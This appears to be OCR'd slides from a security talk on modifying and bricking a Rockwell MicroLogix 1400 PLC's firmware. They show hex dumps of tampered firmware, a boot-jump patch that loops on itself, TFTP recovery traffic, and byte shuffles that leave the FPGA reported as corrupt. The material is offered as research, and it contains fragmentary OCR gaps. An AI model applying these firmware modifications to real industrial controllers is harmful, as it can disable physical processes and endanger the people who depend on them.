
C:\Users\Administrator\Desktop\old.bin

```
          0 1 2 3  4 5 6 7  8 9 A B  C D E F   0123456789ABCDEF
0003CE90 [illegible] 543B037F [illegible] 704452C7  PLICT;..AC ApDR.
0003CEA0 856F2530 325873CF 325825F2 EB010207  .o%02Xs.2X%.....
0003CEB0 F30098C0 48414307 4B4544[illegible] CB37F398  ....HAC.KED..7..
0003CEC0 [illegible] CF00DDCF [illegible] 13DF25DF  ..............%.
0003CED0 [illegible] 50D3FF4E [illegible] D70C0CBF  7.I.P..NV..H....
0003CEE0 [illegible] 97BE16E0 [illegible] B015703B  E.........G...p;
0003CEF0 [illegible] ABD06F8D [illegible] FF660000  N.....o.J.X..f..
0003CF00 [illegible] B07F8082 [illegible] 70E3D0F8  ..<...../.N.p...
```

ML1400: MODIFY FIRMWARE



ML1400: MODIFY FIRMWARE



```
00161710  3C 6C 69 6E  6B 20 74 79  70 65 3D 22  74 65 78 74    <link type="text
00161720  2F 63 73 73  22 20 68 72  65 66 3D 22  72 61 64 65    /css" href="rade
00161730  76 69 63 65  2E 63 73 73  22 20 72 65  6C 3D 22 73    vice.css" rel="s
00161740  74 79 6C 65  73 68 65 65  74 22 3E 3C  73 63 72 69    tylesheet"><scri
00161750  70 74 20 74  79 70 65 3D  22 74 65 78  74 2F 6A 61    pt type="text/ja
00161760  76 61 73 63  72 69 70 74  22 20 73 72  63 3D 22 75    vascript" src="u
00161770  73 65 72 74  61 62 6C 65  2E 6A 73 22  3E 3C 2F 73    sertable.js"></s
00161780  63 72 69 70  74 3E 3C 2F  68 65 61 64  3E 3C 62 6F    cript></head><bo
00161790  64 79 3E 3C  53 43 52 49  50 54 3E 0D  0A 3B 64 6F    dy><SCRIPT>..;do
001617A0  63 75 6D 65  6E 74 2E 77  72 69 74 65  28 22 3C 74    cument.write("<t
001617B0  61 62 6C 65  20 77 69 64  74 68 3D 31  30 30 25 20    able width=100% 
001617C0  63 65 6C 6C  73 70 61 63  69 6E 67 3D  30 20 63 65    cellspacing=0 ce
001617D0  6C 6C 70 61  64 64 69 6E  67 3D 30 3E  3C 74 72 3E    llpadding=0><tr>
001617E0  3C 74 64 20  63 6C 61 73  73 3D 22 2B  28 75 69 64    <td class="+(uid
001617F0  3D 3D 31 20  3F 20 22 4C  31 22 3A 22  4C 34 22 29    ==1 ? "L1":"L4")
00161800  2B 22 3E 26  6E 62 73 70  3C 2F 74 64  3E 3C 74 64    +">&nbsp</td><td
00161810  20 63 6C 61  73 73 3D 22  2B 28 75 69  64 3D 3D 31     class="+(uid==1
00161820  20 3F 20 22  4C 32 22 3A  22 4C 33 3E  3C 41 20 68     ? "L2":"L3><A h
```

ML1400: MODIFY FIRMWARE

- web header


ML1400: MODIFY FIRMWARE

- web change

ML1400: MODIFY FIRMWARE

BRICK IT!


ML1400: SOFT BRICK




```
          0 1 2 3  4 5 6 7  8 9 A B  C D E F   0123456789ABCDEF
00000000  4EF90004 0150FFFF 4657524C 0F006E2F  N....P..FWRL..n/
00000010  61000000 9A0F4D4C 2D313430 30204F70  a.....ML-1400 Op
00000020  65722053 79737465 6D202020 05780001  er System   .x..
00000030  000F9101 009E0000 00180000 0000F73B  ...............;
00000040  00000000 00000000 00000000 00000000  ................
```

```
4EF9 0004 0150     JMP 0x00040150

JMP to start of code
    0x150 bytes in
    offset 0x40000
```

ML1400: SOFT BRICK




```
File: WAM_BOOT_OS.bin
00000000  4E F9 00 04  01 50 FF FF  50 54 43 48  04 00 6E 2F
00000010  61 00 00 00  9A 0F 4D 4C  2D 31 34 30  30 20 4F 70
00000020  65 72 20 53  79 73 74 65  6D 20 20 20  05 78 00 01
00000030  00 0F 91 01  00 9E 00 00  00 18 00 00  00 00 F7 3B
```




```
File: WAM_BOOT_OS.bin
00000000  4E F9 00 04  00 00 FF FF  51 A4 43 48  04 00 6E 2F
00000010  61 00 00 00  9A 0F 4D 4C  2D 31 34 30  30 20 4F 70
00000020  65 72 20 53  79 73 74 65  6D 20 20 20  05 78 00 01
00000030  00 0F 91 01  00 9E 00 00  00 18 00 00  00 00 F7 3B
00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00
```

```
4EF9 0004 0000     JMP 0x00040000


JMP to self
```

ML1400: SOFT BRICK



ML1400: SOFT BRICK




(Try Flash Firmware)

Reboot

(Try TFTP Firmware)

ML1400: SOFT BRICK



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Rockwell_a4:31:5b	Broadcast	ARP	60	Who has 192.168.42.221? Tell 192.168.42.11
2	0.000024872	Vmware_2a:33:86	Rockwell_a4:31:5b	ARP	42	192.168.42.221 is at 00:0c:29:2a:33:86
3	0.000768765	192.168.42.11	192.168.42.221	TFTP	66	Read Request, File: WAM_BOOT_OS.bin, Transfer
4	0.001974876	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 1
5	0.003616089	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 1
6	0.003760416	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 2
7	0.005319179	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 2


ML1400: FIRM BRICK

- Unsuccessful with a few dozen “elegant” attacks
  - creative changes of MIPS instructions
  - jump loops
  - math
- Success on first attempt of “hey, look over there” attack
  - randomly move bytes* around

*bytes that are important but are not MIPS instructions

ML1400: FIRM BRICK


ML1400: FIRM BRICK



```
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0070 5404 0000  .............pT.
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 00c0 5441 0000 0000 0000  .........TA.....
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................

0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
4c15 0400 0000 0000 0000 0000 0000  .L..............
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 7054  ..............pT
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 c054 4100 0000  ...........TA...
```


```
00137cf0: 0000 0000 0000 0000 0000 0000 0000 0000
00137d00: 0000 0000 0000 0000 7000 0000 5404 0000
00137d10: 0000 0000 0000 0000 0000 0000 0000 0000
00137d20: 0000 0000 0000 0000 0000 0000 0000 0000
00137d30: 0000 0000 0000 0000 0000 0000 0000 0000
00137d40: 0000 0000 0000 00c0 5441 0000 0000 0000
00137d50: 0000 0000 0000 0000 0000 0000 0000 0000
00137d60: 0000 0000 0000 0000 0000 0000 0000 0000

00137f70: 0000 0000 0000 0000 0000 0000 0000 0000
00137f80: 0000 0000 0000 0000 0000 0000 0000 0000
00137f90: 0000 0000 0000 0000 0000 0000 0000 0000
00137fa0: 0000 4c15 0400 0000 0000 0000 0000 0000
00137fb0: 0000 0000 0000 0000 0000 0000 0000 0000
00137fc0: 0000 0000 0000 0000 0000 0000 0000 0000
00137fd0: 0000 0000 0000 0000 0000 0070 0070 0054
00137fe0: 0400 0000 0000 0000 0000 0000 0000 0000
00137ff0: 0000 0000 0000 0000 0000 0000 0000 0000
00138000: 0000 0000 0000 0000 0000 0000 0000 0000
00138010: 0000 0000 0000 0000 0000 c054 4100 0000
```

ML1400: FIRM BRICK



1766-LEC
BOOT
FRN:03.00
Fpga Corrupt

ML1400: FIRM BRICK



1766-LEC
BOOT
FRN:21.00
Fpga Corrupt

